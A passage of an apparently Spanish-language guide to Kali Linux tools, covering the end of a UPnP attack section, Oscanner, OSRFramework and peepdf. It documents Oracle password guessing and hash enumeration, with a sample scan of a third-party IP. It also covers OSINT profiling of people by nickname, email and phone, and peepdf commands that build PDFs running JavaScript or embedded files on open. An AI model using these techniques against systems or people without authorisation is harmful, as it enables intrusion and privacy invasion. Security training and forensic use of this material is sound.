        Data Type: string
        Allowed Values: []
        Set NewRemoteHost value to:
```

Hay una gran multitud de otras acciones interesantes, como por ejemplo ForceTermination, la cual provoca la caída de la conexión WAN del enrutador.

Conclusión

Si bien UPnP es un protocolo que pocos entienden, está activo en una gran mayoría de redes locales e incluso también en algunas redes corporativas. Muchos dispositivos soportan UPnP con el fin de facilitar su uso para los consumidores, sin embargo a menudo soportan acciones que ningún servicio debería de estar posibilitado de ejecutar automáticamente y especialmente sin ninguna autorización. Peor aún la implementación del protocolo rara vez es construido con una mentalidad prioritaria en la seguridad, dejándolo abierto a futuros ataques.

La mejor defensa contra los ataques UPnP tanto locales como remotos es simplemente deshabilitarlo en algunos/todos los dispositivos de la red. Sin embargo la única verdadera solución es que los vendedores estén más atentos en sus diseños y sus implementaciones más seguras.

83. Oscanner

Oscanner es un marco de evaluación de Oracle desarrollado en Java. Tiene una arquitectura basada en plugin y viene con un par de complementos que actualmente hacen:

- La enumeración del Sid
- Las pruebas de contraseñas (común y diccionario)
- Enumera la versión de Oracle
- Enumera los roles de las cuentas
- Enumera los privilegios de las cuentas
- Enumera los hashes de las cuentas
- Enumera la información de la auditoría
- Enumera las políticas de contraseña
- Enumera los enlaces de la base de datos.

oscanner -s <ip> -r <repfile> -s <servername> -f <serverlist> -P <port> -v verbose

La dirección IP es cualquiera, ya sea local o remota.

Ejemplo

```
root@kali:~# oscanner -s 216.58.204.14 -P 80
Oracle Scanner 1.0.6 by patrik@cqure.net
-----------------------------------------------
[-] Checking host 216.58.204.14
[x] Failed to enumerate sids from host
[-] Loading services/sids from service file
Plugin ork.plugins.CheckOracleVersion failed
Plugin ork.plugins.GetPrivilegesForAccounts failed
Plugin ork.plugins.GetRoles failed
Plugin ork.plugins.GetPasswordPolicy failed
Plugin ork.plugins.GetPasswordPolicyForAccounts failed
Plugin ork.plugins.GetAccountHashes failed
Plugin ork.plugins.GetPrivilegesForRoles failed
Plugin ork.plugins.GetAuditInfo failed
```

84. OSRFramework

OSRFramework es un conjunto de bibliotecas GNU AGPLv3 + desarrollado por i3visio para realizar tareas de recopilación de inteligencia de código abierto. Incluyen referencias a muchas aplicaciones diferentes relacionadas con la verificación de nombre de usuario, búsquedas de DNS, investigación de filtraciones de información, búsqueda profunda en la web, extracción de expresiones regulares y muchas otras. Al mismo tiempo, mediante transformaciones ad-hoc de Maltego, OSRFramework proporciona una forma de realizar estas consultas gráficamente, así como varias interfaces para interactuar con OSRFConsole o una interfaz web.

Si se requiere su instalación, en Kali Linux ejecutar

```
pip install osrframework
pip install osrframework --upgrade
```

Las herramientas instaladas en este paquete incluyen:

- alias_generator. Genera apodos candidatos basados en información conocida sobre el objetivo. Entrada: información sobre el objetivo. Salida: lista de posibles apodos.
- Checkfy. Adivina posibles correos electrónicos basados en una lista de apodos candidatos y un patrón. Entrada: lista de apodos y un patrón de correo electrónico. Salida: lista de correos electrónicos que coinciden con el patrón.
- Domainfy. Encuentra los dominios que actualmente se resuelven usando una palabra o apodo dado. Entrada: lista de palabras. Salida: dominios que usan esa palabra que actualmente se resuelven.
- Mailfy. Encuentra información sobre los correos electrónicos tomados como referencia, ya sea un apodo o la lista de correos electrónicos. Entrada: lista de apodos o correos electrónicos. Salida: información encontrada sobre el correo electrónico.
- osrf. Contenedor compartido para el resto de las aplicaciones. Todos los comandos también se pueden usar como osrf usufy ..., osrf mailfy ..., etc.
- phonefy. Recupera información sobre teléfonos móviles vinculados a prácticas de spam conocidas. Entradas: lista de teléfonos. Salidas: Teléfonos vinculados al spam.
- Searchfy. Encuentra perfiles vinculados a un nombre completo. Entradas: lista de teléfonos. Salidas: Perfiles conocidos vinculados a la consulta.
- usufy. Identifica perfiles de redes sociales usando un apodo dado. Entradas: lista de apodos. Salidas: Perfiles conocidos en medios sociales que usan esos apodos.

Programa principal osrf

Uso: osrf [-h] [--license] [--version] <sub_command> <sub_command_options> ...
Tambien se puede escribir osrframework-cli en vez de osrf

La opción <sub_command> <sub_command_options> es una de las siguiente

- usufy → Esta herramienta verifica si existe un nombre de usuario en 291 plataformas.
- mailfy → Herramienta para verificar si se ha registrado un nombre de usuario en hasta 22 proveedores de correo electrónico.
- searchfy → Herramienta para buscar perfiles usando nombres completos y otra información en 7 plataformas.
- domainfy → Herramienta para verificar la existencia de un dominio dado en hasta 1567 TLD diferentes.
- phonefy → Herramienta que verifica si un número de teléfono se ha vinculado a prácticas de spam en 4 plataformas.
- entify → Una utilidad para buscar expresiones regulares usando 13 patrones.

- alias-generator → Genera una lista de nombres de usuarios basado en una información conocida

Módulo usufy

Este programa verifica la existencia de un perfil para un usuario determinado en hasta 290 plataformas diferentes.

Uso: usufy
(--info <action> | --license | -b | -f <path_to_fuzzing_list> | -l <path_to_nick_list>
| -n <nick> [<nick> ...] | --show_tags)
[-p <platform> [<platform> ...]] [-t <tag> [<tag> ...]]
[-x <platform> [<platform> ...]] [--avoid_download]
[--avoid_processing] [--fuzz_config <path_to_fuzz_list>]
[--nonvalid <not_valid_characters>]
[-e <sum_ext> [<sum_ext> ...]] [-L <path_to_log_folder] [-m]
[-o <path_to_output_folder>] [-w]
[-F <alternative_header_file>] [-T <num_threads>] [-h]
[-v <verbosity>] [--version]

Opciones de entrada
Se requiere como mínimo una.

--info <action>	Seleccionar la acción a realizar entre las siguientes: 1. list_platforms - listar los detalles de las plataformas seleccionadas, 2. list_tags - listar las etiquetas de las plataformas seleccionadas.
--license	Muestra la licencia AGPLv3+.
-b, --benchmark	Realizar las tareas de benchmarking.
-f <path_to_fuzzing_list> --fuzz <path_to_fuzzing_list>	Esta opción tratará de encontrar direcciones URL de uso habitual. La lista de plataformas fuzzing en el archivo debe ser una por línea:<BASE_DOMAIN> <VALID_NICK>
-l <path_to_nick_list> --list <path_to_nick_list>	Ruta al archivo donde se almacena la lista de nicks a verificar, uno por línea.
-n <nick> [<nick> …] --nicks <nick> [<nick> ...]	Lista de apodos a procesar. Se requiere al menos uno.
--show_tags	Mostrará las plataformas agrupadas por etiquetas.

Argumentos de selección de plataforma

-p <platform> [<platform> ...], --platforms <platform> [<platform> …]
Criterios para seleccionar las plataformas donde se realiza la búsqueda.
Seleccionar las plataformas donde se quiere realizar la búsqueda entre las siguientes: ['all', '500px', 'abou', 'about', 'affilorama', 'anarchy101', 'angel', 'archive', 'arduino', 'ariva', 'armorgames', 'askfm','audiob', 'audioboo', 'authorstream', 'autospies', 'badoo', 'bandcamp', 'bebee', 'behance', 'bennugd', 'betblog', 'bitbucket', 'bitcointa', 'bitcointalk', 'bitly', 'bitrated', 'blackplanet', 'blip', 'blogmarks', 'blogspot', 'bookofmatches', 'boonex', 'bordom', 'boxedup', 'breakcom', 'bubok', 'bucketlistly', 'buddypic', 'burbuja.info', 'burdastyle', 'buzznet', 'cafemom', 'canva', 'carbonmade', 'cardinghispano', 'cardingmx', 'cardomain', 'care2', 'cartodb', 'cash', 'castroller', 'causes', 'ccm', 'ccsinfo', 'chess', 'cockos', 'codecademy', 'codementor', 'coderwall', 'coinbase', 'colourlovers', 'connectingsingles', 'contently', 'couchsurfing', 'crokes', 'crowdin', 'cryptofresh', 'dailymotion', 'datpiff', 'deviantart', 'digitalspy', 'disqus', 'doodle', 'douban', 'dreamstime', 'dribbble',

'drugbuyersforum', 'drupal', 'dzone', 'ebay', 'echatta', 'ehow', 'eightbitme', 'ello', 'elmundo', 'emoneyspace', 'enfemenino', 'ethereum', 'etsy', 'eyeem', 'f6s', 'facebook', 'fanpop', 'fark', 'favstar', 'fiverr', 'flickr', 'flixster', 'foodspotting', 'forobtc', 'forocoches', 'foroptc', 'foros24h', 'forosperu', 'forospyware', 'fotolog', 'foursquare', 'freelancer', 'freerepublic', 'gamesheep', 'gametracker', 'gapyear', 'gather', 'geeksphone', 'genspot', 'getlocalization', 'getsatisfaction', 'github', 'goblinrefuge', 'goodreads', 'googleplus', 'gravatar', 'gsmspain', 'hi5', 'houzz', 'htcmania', 'hubpages', 'ibosocial', 'identica', 'ifunny', 'imgur', 'inkonsky', 'instagram', 'instructables', 'intfiction', 'islamicawakening', 'issuu', 'ivoox', 'jamiiforums', 'kali', 'kanogames', 'karmacracy', 'keybase', 'kickstarter', 'kinja', 'kiwi', 'klout', 'kongregate', 'kupika', 'lastfm', 'leakforums', 'linkedin', 'livejournal', 'looki', 'losviajeros', 'marca', 'matchdoctor', 'mcneel', 'mediavida', 'medium', 'meneame', 'mercadolibre', 'metacafe', 'meteor', 'mig', 'migente', 'miiverse', 'minecraft', 'moneymaker', 'mozilla', 'musicasacra', 'myeloma', 'myfitnesspal', 'myspace', 'nairaland', 'netlog', 'netvibes', 'newgrounds', 'notabug', 'occupywallst', 'odnoklassniki', 'okcupid', 'onename', 'openbugbounty', 'openframeworks', 'openstreetmap', 'papaly', 'pastebin', 'patreon', 'pearltrees', 'peerbackers', 'periscope', 'phishtank', 'photobucket', 'pixinsight', 'pixls', 'pjrc', 'pokerred', 'pokerstrategy', 'pornhub', 'proboards', 'pz', 'qq', 'quartermoonsaloon', 'rankia', 'rapid-i', 'rapid7', 'ratemypoo', 'realcarders', 'rebelmouse', 'reddit', 'redtube', 'researchgate', 'reverbnation', 'ripenear', 'rojadirecta', 'ruby', 'sarahah', 'scribd', 'seatwish', 'sencha', 'sidereel', 'singletrackworld', 'skype', 'slashdot', 'slideshare', 'smartcitizen', 'smugmug', 'soundcloud', 'soup', 'sourceforge', 'spaniards', 'spoj', 'spotify', 'spreaker', 'squidoo', 'steamcommunity', 'steemit', 'steinberg', 'streakgaming', 'taringa', 'teamtreehouse', 'techcrunch', 'technorati', 'thehoodup', 'thesims', 'thestudentroom', 'theverge', 'tipme', 'tradimo', 'trakt', 'translate_hola', 'trip', 'tripadvisor', 'tripit', 'trulia', 'tumblr', 'tune', 'tuporno', 'twicsy', 'twitch', 'twitter', 'twoplustwo', 'typepad', 'unioncarder', 'ustream', 'v7n', 'venmo', 'vexforum', 'viddler', 'videohelp', 'vimeo', 'virustotal', 'vk', 'warriorforum', 'webtv', 'wikia', 'wikipedia', 'winamp', 'wishlistr', 'witty', 'wykop', 'xanga', 'xing', 'xtube', 'younow', 'youtube', 'zabbix', 'zentyal', 'zotero']. More than one option can be selected.

-t <tag> [<tag> ...], --tags <tag> [<tag> ...]
Seleccionar la lista de etiquetas que se ajustan a las plataformas en las que desea realizar la búsqueda. Se puede seleccionar más de una opción.

-x <platform> [<platform> ...], --exclude <platform> [<platform> ...]
Seleccionar las plataformas que se desea excluir del procesamiento.

Argumentos del procesamiento
Configurando la forma en la que los usuarios procesarán los perfiles identificados.

--avoid_download	Argumento para obligar a los usuarios a NO almacenar la versión descargable de los perfiles.
--avoid_processing	Argumento para obligar a los usuarios a NO realizar tareas de procesamiento con los perfiles válidos.
--fuzz_config <path_to_fuzz_list>	Ruta a los detalles de configuración de fuzzing. Los comodines, como los dominios o los apodos, deben ser como:<DOMAIN>, <USERNAME>.
--nonvalid <not_valid_characters>	Cadena que contiene los caracteres considerados no válidos para los apodos.
-e <sum_ext> [<sum_ext> …] --extension <sum_ext> [<sum_ext> ...]	Extensión de salida para los archivos de resumen. Predeterminado: XLS
-L <path_to_log_folder --logfolder <path_to_log_folder	Ruta a la carpeta de registro. Si no se proporcionó ninguno, se supone ./logs.

-m, --maltego	Parámetro especificado para permitir a usufy.py saber que ha sido lanzado por una Transformada de Maltego.
-o <path_to_output_folder> --output_folder <path_to_output_folder>	Carpeta de salida para los documentos generados. Mientras que si las rutas no existen, usufy.py intentará crearlas. Si este argumento no se proporciona, el usuario NO anotará ningún dato.
-w, --web_browser	Abrir las URLs devueltas en el navegador web por defecto.
-F <alternative_header_file> --file_header <alternative_header_file>	Encabezado para los nombres de archivo de salida que se generarán. Si se proporcionó None, se utilizará lo siguiente: perfiles. <Extension>.
-T <num_threads> --threads <num_threads>	Especificar el número de threads a utilizar. Por defecto 32. Si es 0, se utilizará el número máximo posible, lo que puede hacer que el sistema se sienta inestable.

Argumentos varios:

-h, --help	Muestra esta ayuda y sale.
-v <verbosity> --verbose <verbosity>	Seleccionar en nivel de verbosidad: 0 - none; 1 – normal (por defecto); 2 - debug.
--version	Muestra la versión del programa y sale.

Ejemplo: usufy -n tuxGentoo

Módulo mailfy

Comprueba la existencia de un determinado correo

Uso: mailfy.py

(--license | -m <emails> [<emails> ...] | -M <emails_file> | -n <nicks> [<nicks> ...]
| -N <nicks_file> | --create_emails <nicks_file>)
[-e <sum_ext> [<sum_ext> ...]]
[-d <candidate_domains> [<candidate_domains> ...]]
[-o <path_to_output_folder>] [-x <domain> [<domain> ...]]
[-F <alternative_header_file>] [-T <num_threads>]
[--is_leaked] [--quiet] [-h] [--version]

Opciones de entrada

Se requiere como mínimo uno.

--license	Muestra la licencia GPLv3+.
-m <emails> [<emails> …] --emails <emails> [<emails> ...]	Lista de emails a verificar.
-M <emails_file> --emails_file <emails_file>	El fichero con la lista de emails.
-n <nicks> [<nicks> …] --nicks <nicks> [<nicks> ...]	Lista de apodos a verificar en los dominios seleccionados.
-N <nicks_file> --nicks_file <nicks_file>	El archivo con la lista de apodos a ser verificados en los dominios seleccionados.

--create_emails <nicks_file>	El archivo con la lista de apodos que se crearán en los dominios seleccionados.

Argumentos de procesamiento
Configurando la forma en que se procesarán los perfiles identificados.

-e <sum_ext> [<sum_ext> …] --extension <sum_ext> [<sum_ext> ...]	Extensión de salida para los archivos de resumen. Predeterminado: XLS
-d <candidate_domains> [<candidate_domains> …] --domains <candidate_domains> [<candidate_domains> ...]	Lista de dominios donde se buscará el apodo.
-o <path_to_output_folder> --output_folder <path_to_output_folder>	Carpeta de salida para los documentos generados. Si las rutas no existen, usufy.py intentará crearlas. Si este argumento no se proporciona, el usuario NO anotará ningún dato.
-x <domain> [<domain> …] --exclude <domain> [<domain> ...]	Seleccionar los dominios a excluir de la búsqueda.
-F <alternative_header_file> --file_header <alternative_header_file>	Encabezado para los nombres de archivo de salida que se generarán. Si no se proporcionó None, se utilizará lo siguiente: profiles.<extension>.
-T <num_threads> --threads <num_threads>	Especificar la cantidad de threads a utilizar. Por defecto 16. Si es 0, se utilizará el número máximo posible, lo que puede hacer que el sistema se sienta inestable.
--is_leaked	Definir si mailfy.py debe buscar correos electrónicos filtrados en lugar de verificarlos.
--quiet	Le dice al programa que no muestre nada.

Otros argumentos: Mostrar la información adicional sobre este programa.
-h, --help muestra esta ayuda y sale.
--version muestra la versión del programa y sale.

Ejemplo: mailfy -n tuxGentoo

Módulo searchfy
Realiza una consulta en las plataformas en OSRFramework.
Uso: searchfy (--license | -q <searches> [<searches> ...])
[-e <sum_ext> [<sum_ext> ...]]
[-F <alternative_header_file>] [-m]
[-o <path_to_output_folder>]
[-p <platform> [<platform> ...]] [--process] [-w]
[-x <platform> [<platform> ...]] [-h] [--version]

Opciones de entrada
Se requiere como mínimo una.

--license	Muestra la licencia GPLv3+.
-q <searches> [<searches> …] --queries <searches> [<searches> ...]	Lista de consultas a realizar.

Argumentos de procesamiento
Configurando la forma en que se procesarán los perfiles identificados.

-e <sum_ext> [<sum_ext> …] --extension <sum_ext> [<sum_ext> ...]	Extensión de salida para los archivos de resumen. Predeterminado: XLS
-F <alternative_header_file> --file_header <alternative_header_file>	Encabezado para los nombres de archivo de salida que se generarán. Si se proporcionó None, se utilizará lo siguiente: profiles.<extension>
-m, --maltego	Parámetro especificado para dejarle saber a usufy.py que ha sido lanzado por una Transformada de Maltego.
-o <path_to_output_folder> --output_folder <path_to_output_folder>	Carpeta de salida para los documentos generados. Mientras que si las rutas no existen, usufy.py los intentará crear. Si este argumento no se proporciona, el usuario NO anotará ningún dato.
-p <platform> [<platform> …] --platforms <platform> [<platform> ...]	Seleccionar las plataformas donde se quiere realizar la búsqueda entre los siguientes: ['all', 'facebook', 'github', 'pgpmit', 'skype', 'twitter', 'youtube']. Seleccionar como mínimo una opción.
--process	Procesar la información en los perfiles recuperados. Con esta opción es mucho más lento.
-w, --web_browser	Abrir las URL devueltas en el navegador web predeterminado.
-x <platform> [<platform> …] --exclude <platform> [<platform> ...]	Seleccionar las plataformas que desea excluir del procesamiento.

Otros argumentos: Mostrar la información adicional sobre este programa.
-h, --help muestra esta ayuda y sale.
--version muestra la versión del programa y sale.

Ejemplo: searchfy -q “Ivan Petrov”

Módulo domainfy
Comprobar la existencia de dominios.
Uso: domainfy (--license | -n <nicks> [<nicks> ...] | -N <nicks_file>)
[-e <sum_ext> [<sum_ext> ...]] [-o <path_to_output_folder>]
[-t <tld_type> [<tld_type> ...]]
[-u <new_tld> [<new_tld> ...]] [-x <domain> [<domain> ...]]
[-F <alternative_header_file>] [-T <num_threads>] [--quiet]
[-h] [--version]

Opciones de entrada
Sse requiere como mínimo una.

--license	Muestra la licencia GPLv3+.
-n <nicks> [<nicks> …] --nicks <nicks> [<nicks> ...]	Lista de apodos a verificar en los dominios seleccionados.
-N <nicks_file> --nicks_file <nicks_file>	El archivo con la lista de apodos para ser verificados en los dominios seleccionados.

Argumentos de procesamiento
Configurando la forma en que se procesarán los perfiles identificados.

-e <sum_ext> [<sum_ext> …] --extension <sum_ext> [<sum_ext> ...]	Extensión de salida para los archivos de resumen. Predeterminado: XLS
-o <path_to_output_folder> --output_folder <path_to_output_folder>	Carpeta de salida para los documentos generados. Mientras que si las rutas no existen, usufy.py intentará crearlas. Si este argumento no se proporciona, el usuario NO anotará ningún dato.
-t <tld_type> [<tld_type> …] --tlds <tld_type> [<tld_type> ...]	Lista de tipos de tld donde se buscará el apodo.
-u <new_tld> [<new_tld> …] --user_defined <new_tld> [<new_tld> ...]	TLD adicional que será buscado.
-x <domain> [<domain> …] --exclude <domain> [<domain> ...]	Seleccionar los dominios a evitar. El formato debe incluir la inicial '.'
-F <alternative_header_file> --file_header <alternative_header_file>	Encabezado para los nombres de archivo de salida que se generarán. Si no se proporcionó ninguno, se utilizará lo siguiente: profiles.<extension>.
-T <num_threads> --threads <num_threads>	Especificar la cantidad de threads a utilizar. Por defecto 16. Si es 0, se utilizará el número máximo posible, lo que puede hacer que el sistema se sienta inestable.
--quiet	Le dice al programa que no muestre nada.

Otros argumentos: Mostrar la información adicional sobre este programa.
-h, --help muestra esta ayuda y sale.
--version muestra la versión del programa y sale.

Ejemplo: domainfy -n miloserdov -t all

Módulo phonefy
Comprueba la existencia de una serie dada de teléfonos
Uso: phonefy (--license | -n <phones> [<phones> ...])
[-e <sum_ext> [<sum_ext> ...]] [-o <path_to_output_folder>]
[-p <platform> [<platform> ...]]
[-F <alternative_header_file>] [--quiet] [-w]
[-x <platform> [<platform> ...]] [-h] [--version]

Opciones de entrada
--license muestra la licencia GPLv3+.
-n <phones> [<phones> ...], --numbers <phones> [<phones> ...]
la lista de teléfonos a procesar. Se requiere al menos uno.

Argumentos de procesamiento
Configurando la forma en que se procesarán los perfiles identificados.

-e <sum_ext> [<sum_ext> …] --extension <sum_ext> [<sum_ext> ...]	Extensión de salida para los archivos de resumen. Predeterminado: XLS
-o <path_to_output_folder>	Carpeta de salida para los documentos generados.

--output_folder <path_to_output_folder>	Mientras que si las rutas no existen, usufy.py intentará crearlas. Si este argumento no se proporciona, el usuario NO anotará ningún dato.
-p <platform> [<platform> …] --platforms <platform> [<platform> ...]	Seleccionar las plataformas donde desea realizar la búsqueda entre las siguientes: ['all', 'infotelefonica', 'kimatel', 'listaspam']. Se puede seleccionar más de una opción.
-F <alternative_header_file> --file_header <alternative_header_file>	Encabezado para los nombres de archivo de salida que se generarán. Si no se proporcionó ninguno, se utilizará lo siguiente: profiles.<extension>.
--quiet	Le dice al programa que no muestre nada.
-w, --web_browser	Abrir las URL devueltas en el navegador web predeterminado.
-x <platform> [<platform> …] --exclude <platform> [<platform> ...]	Seleccionar las plataformas que desea excluir del procesamiento.

Otros argumentos: Mostrar la información adicional sobre este programa.
-h, --help muestra esta ayuda y sale.
--version muestra la versión del programa y sale.

Módulo entify

Se trata de un programa diseñado para extraer usando expresiones regulares todas las entidades de los archivos en una carpeta determinada. Este programa también proporciona una interfaz para buscar estas entidades en cualquier texto dado.

Uso: entify (-r <name> [<name> ...] | -R <regular_expression>)
(-i <path_to_input_folder> | -w <url>)
[-e <sum_ext> [<sum_ext> ...]] [-o <path_to_output_folder>]
[-v <verbosity>] [-F <alternative_header_file>] [-q]
[-L <path_to_log_folder] [--recursive] [-h] [--version]

Opciones de entrada
Se requiere como mínimo una

-r <name> [<name> …] --regexp <name> [<name> ...]	Seleccionar las expresiones regulares a buscar entre las siguientes: ['all', 'i3visio.bitcoin.address', 'i3visio.dni', 'i3visio.dogecoin.address', 'i3visio.email', 'i3visio.ipv4', 'i3visio.litecoin.address', 'i3visio.md5', 'i3visio.namecoin.address', 'i3visio.peercoin.address', 'i3visio.sha1', 'i3visio.sha256', 'i3visio.uri']
-R <regular_expression> --new_regexp <regular_expression>	Agregar una nueva expresión regular, por ejemplo, para propósitos de prueba.
-i <path_to_input_folder> --input_folder <path_to_input_folder>	Ruta a la carpeta para analizar.
-w <url>, --web <url>	URL para ser recuperada y analizada.

Argumentos de procesamiento
Configurando los parámetros de procesamiento.

-e <sum_ext> [<sum_ext> …] --extension <sum_ext> [<sum_ext> ...]	Extensión de salida para los archivos de resumen. Predeterminado: XLS
-o <path_to_output_folder> --output_folder <path_to_output_folder>	Carpeta de salida para los documentos generados. Mientras que si las rutas no existen, usufy.py intentará crearlas. Si este argumento no se proporciona, el usuario NO anotará ningún dato.
-v <verbosity>, --verbose <verbosity>	Seleccionar el nivel de verbosidad: 0 - none; 1 – normal (por defecto); 2 - debug.
-F <alternative_header_file> --file_header <alternative_header_file>	Encabezado para los nombres de archivo de salida que se generarán. Si no se proporcionó ninguno, se utilizará lo siguiente: profiles.<extension>.
-q, --quiet	Pidiendo al programa que no muestre ninguna salida.
-L <path_to_log_folder --logfolder <path_to_log_folder	Ruta a la carpeta de registro. Si no se proporcionó ninguno, se supone ./logs.
--recursive	Variable para decirle al sistema que realice una búsqueda recursiva en el árbol de carpetas.

Otros argumentos: Mostrar la información adicional sobre este programa.
-h, --help muestra esta ayuda y sale.
--version muestra la versión del programa y sale.

Módulo alias_generator

Uso: alias_generator [-n <NAME>] [-s1 <SURNAME_1>] [-s2 <SURNAME_2>]
[-c <CITY>] [-C <COUNTRY>] [-y <YEAR>]
[-o <path_to_output_file>] [--numbers] [--common_words]
[--leet] [--locales] [--extra_words EXTRA_WORDS] [-h]
[--version]

85. Peepdf

Peepdf es una herramienta para el análisis forensic de documentos pdf. La mayoría de los ataques de ingeniería social utilizan un documento PDF malicioso incrustado con scripts de Java y shell-codes. Este programa puede analizar objetos sospechosos y flujos de datos dentro de un documento PDF. Con algunas extensiones instaladas, un investigador de seguridad puede analizar los scripts Java y los shell-codes en detalle.

Las principales funcionalidades de peepdf son las siguientes:
Análisis:
- Decodificaciones: hexadecimales, octales, objetos de nombre
- Más filtros usados
- Referencias en objetos y donde se hace referencia a un objeto.
- Búsqueda de cadenas (incluidas las secuencias)
- Estructura física (compensaciones)
- estructura de árbol lógico
- Metadatos
- Modificaciones entre versiones (registro de cambios)
- Objetos comprimidos (secuencias de objetos)
- Análisis y modificación de Javascript (PyV8): escapar, reemplazar, unir
- Análisis de código de shell (Libemu python wrapper, pylibemu)
- Variables (comando de configuración)
- Extracción de versiones antiguas del documento.
- Fácil extracción de objetos, código Javascript, códigos de shell (>, >>, $>, $ >>)
- Comprobar hashes en VirusTotal

Creación / Modificación:
- Creación básica de PDF
- Creación de PDF con Javascript ejecutado cuando se abre el documento
- Creación de flujos de objetos para comprimir objetos.
- PDF integrados
- Ofuscación de cadenas y nombres
- Salida de PDF con formato incorrecto: sin endobj, basura en el encabezado, encabezado incorrecto ...
- Modificación de filtros
- Modificación de objetos

Puede extraer todos los metadatos y flujos de datos dentro del documento para que un investigador forense pueda usar esto con fines de comparación de patrones o para analizar el shellcode o simplemente para extraer los metadatos y detectar la presencia de código malicioso y usarlo como evidencia.

Uso: peepdf <opciones> PDF-FILE

Opciones

-h, --help	Mostrar este mensaje de ayuda y salir
-i, --interactive	Establece el modo consola.
-s SCRIPTFILE --load-script=SCRIPTFILE	Cargar los comandos almacenados en el archivo especificado y los ejecuta.
-c, --check-vt	Comprueba el hash del fichero PDF en VirusTotal.

-f, --force-mode	Establecer el modo de análisis de fuerza para ignorar los errores.
-l, --loose-mode	Establecer el modo de análisis loose para capturar objetos con formato incorrecto.
-m, --manual-analysis	Evita el análisis automático de Javascript. Útil con los bucles eternos como like heap spraying.
-g, --grinch-mode	Evitar la salida coloreada en la consola interactiva.
-v, --version	Muestra el número de versión del programa.
-x, --xml	Muestra la información del documento en formato XML.
-j, --json	Muestra la información del documento en formato JSON
-C COMMANDS --command=COMMANDS	Especifica un comando de la cónsola interactiva para que sea ejecutado

Cónsola interactiva
Para ello ejecutar peepdf -i y aparece el prompt PPDF>

A continuación se detallan cada uno de los comandos disponibles.

Comando bytes
Uso: bytes $offset $num_bytes [$file]
Muestra o almacena en $num_bytes del archivo especificado a partir de $offset

Comando changelog
Uso: changelog [$version]
Muestra el registro de cambios del documento o la versión del documento.

Comando create
Uso: create pdf simple|(open_action_js [$js_file])
Crea un nuevo archivo PDF simple o uno con código Javascript a ejecutar al abrir el archivo. Es posible especificar el archivo donde se almacena el código Javascript o hacerlo manualmente.
Uso: create object_stream [$version]
Crea una secuencia de objetos que elige los objetos que se van a comprimir.

Comando decode
Uso: decode variable $var_name $filter1 [$filter2 ...]
Uso: decode file $file_name $filter1 [$filter2 ...]
Uso: decode raw $offset $num_bytes $filter1 [$filter2 ...]
Uso: decode string $encoded_string $filter1 [$filter2 ...]
Decodifica el contenido de la variable, archivo u octetos sin formato especificados utilizando los siguientes filtros o algoritmos:

base64,b64: Base64
asciihex,ahx: /ASCIIHexDecode
ascii85,a85: /ASCII85Decode
lzw: /LZWDecode
flatedecode,fl: /FlateDecode
runlength,rl: /RunLengthDecode
ccittfax,ccf: /CCITTFaxDecode

Comando decrypt

Uso: decrypt $password
Desencripta el fichero con la contraseña especificada

Comando embed
Uso: embed [-x] $filename [$file_type]
Incrusta el archivo especificado en el archivo PDF real. El tipo predeterminado es "aplicación / pdf".
Opciones: -x: el archivo se ejecuta cuando se abre el archivo PDF real

Comando encode
Uso: encode variable $var_name $filter1 [$filter2 ...]
Usage: encode file $file_name $filter1 [$filter2 ...]
Uso: encode raw $offset $num_bytes $filter1 [$filter2 ...]
Uso: encode string $my_string $filter1 [$filter2 ...]
Codifica el contenido de la variable, archivo u octetos sin formato especificados utilizando los siguientes filtros o algoritmos:

base64,b64: Base64
asciihex,ahx: /ASCIIHexDecode
lzw: /LZWDecode
flatedecode,fl: /FlateDecode

Comando encode_strings
Uso: encode_strings [$object_id|trailer [$version]]
Codifica las cadenas y los nombres incluidos en el archivo, objeto o trailer

Comando encrypt
Uso: encrypt [$password]
Encripta el archivo con la contraseña predeterminada o especificada

Comando errors
Uso: errors [$object_id|xref|trailer [$version]]
Muestra los errores del ficherou objeto (object_id, xref, trailer)

Comando exit
Uso: exit
Salir del modo interactivo

Comando extract
Uso: extract uri|js [$version]
Extrae todos los elementos de tipo dados de la versión especificada después de ser decodificados y descifrados si es necesario

Comando filters
Uso: filters $object_id [$version] [$filter1 [$filter2 ...]]
Muestra los filtros encontrados en el objeto de flujo o establece los filtros en el objeto. El primer filtro se usa primero. Los valores válidos para los filtros son los siguientes:

none: No filters
asciihex,ahx: /ASCIIHexDecode
lzw: /LZWDecode
flatedecode,fl: /FlateDecode

Comando hash
Uso: hash object|rawobject|stream|rawstream $object_id [$version]
Uso: hash raw $offset $num_bytes
Uso: hash file $file_name
Uso: hash variable $var_name
Uso: hash string $my_string
Genera el hash (MD5/SHA1/SHA256) de la fuente especificada: octetos sin formato del fichero, objetos y streams y el contenido de los ficheros y variables

Comando help
Uso: help [$command]
Muestra los comandos disponibles o su uso.

Comando info
Uso: info [$object_id|xref|trailer [$version]]
Muestra la información del fichero u objeto ($object_id, xref, trailer)

Comando js_analyse
Uso: js_analyse variable $var_name
Uso: js_analyse file $file_name
Uso: js_analyse object $object_id [$version]
Uso: js_analyse string $javascript_code
Analiza el código Javascript almacenado en una cadena, variable, fichero u objeto especificado

Comando js_beautify
Uso: js_beautify variable $var_name
Uso: js_beautify file $file_name
Uso: js_beautify object $object_id [$version]
Uso: js_beautify string $javascript_code [$version]
Embellece el código Javascript almacenado en la variable, archivo u objeto especificado

Comando js_code
Uso: js_code $object_id [$version]
Muestra el código Javascript encontrado en el objeto

Comando js_eval
Uso: js_eval variable $var_name
Uso: js_eval file $file_name
Uso: js_eval object $object_id [$version]
Uso: js_eval string $javascript_code
Evalua el código Javascript almacenado en la variable, fichero, objeto o código raw especificado en un contexto global

Comando js_jjdecode
Uso: js_jjdecode variable $var_name
Uso: js_jjdecode file $file_name
Uso: js_jjdecode object $object_id [$version]
Uso: js_jjdecode string $encoded_js_code [$version]
Decodifica el código Javascript almacenado en la variable, archivo u objeto especificado utilizando el algoritmo jjencode/decode de Yosuke Hasegawa

Comando js_join
Uso: js_join variable $var_name
Uso: js_join file $file_name
Uso: js_join string $my_string
Une algunas cadenas separadas por comillas y almacenadas en la variable o archivo especificado en una única. Ejemplo:
aux = "% u65" + "54" + "% u74" + "73"
> js_join variable aux
% u6554% u7473

Comando js_unescape
Uso: js_unescape variable $var_name
Uso: js_unescape file $file_name
Uso: js_unescape string $escaped_string
Desempaqueta los caracteres escapados almacenados en la variable o archivo especificado
Ejemplo: aux = "%u6554%u7473"
> js_unescape variable aux
54 65 73 74 |Test|

Comando js_vars
Uso: js_vars [$var_name]
Muestra las variables Javascript definidas en el contexto de ejecución o el contenido de la variable especificada.

Comando log
Uso: log
Muestra el estado actual de registro
Uso: log stop
Parar el registro
Uso: log $log_file
Iniciar el registro en el fichero especificado
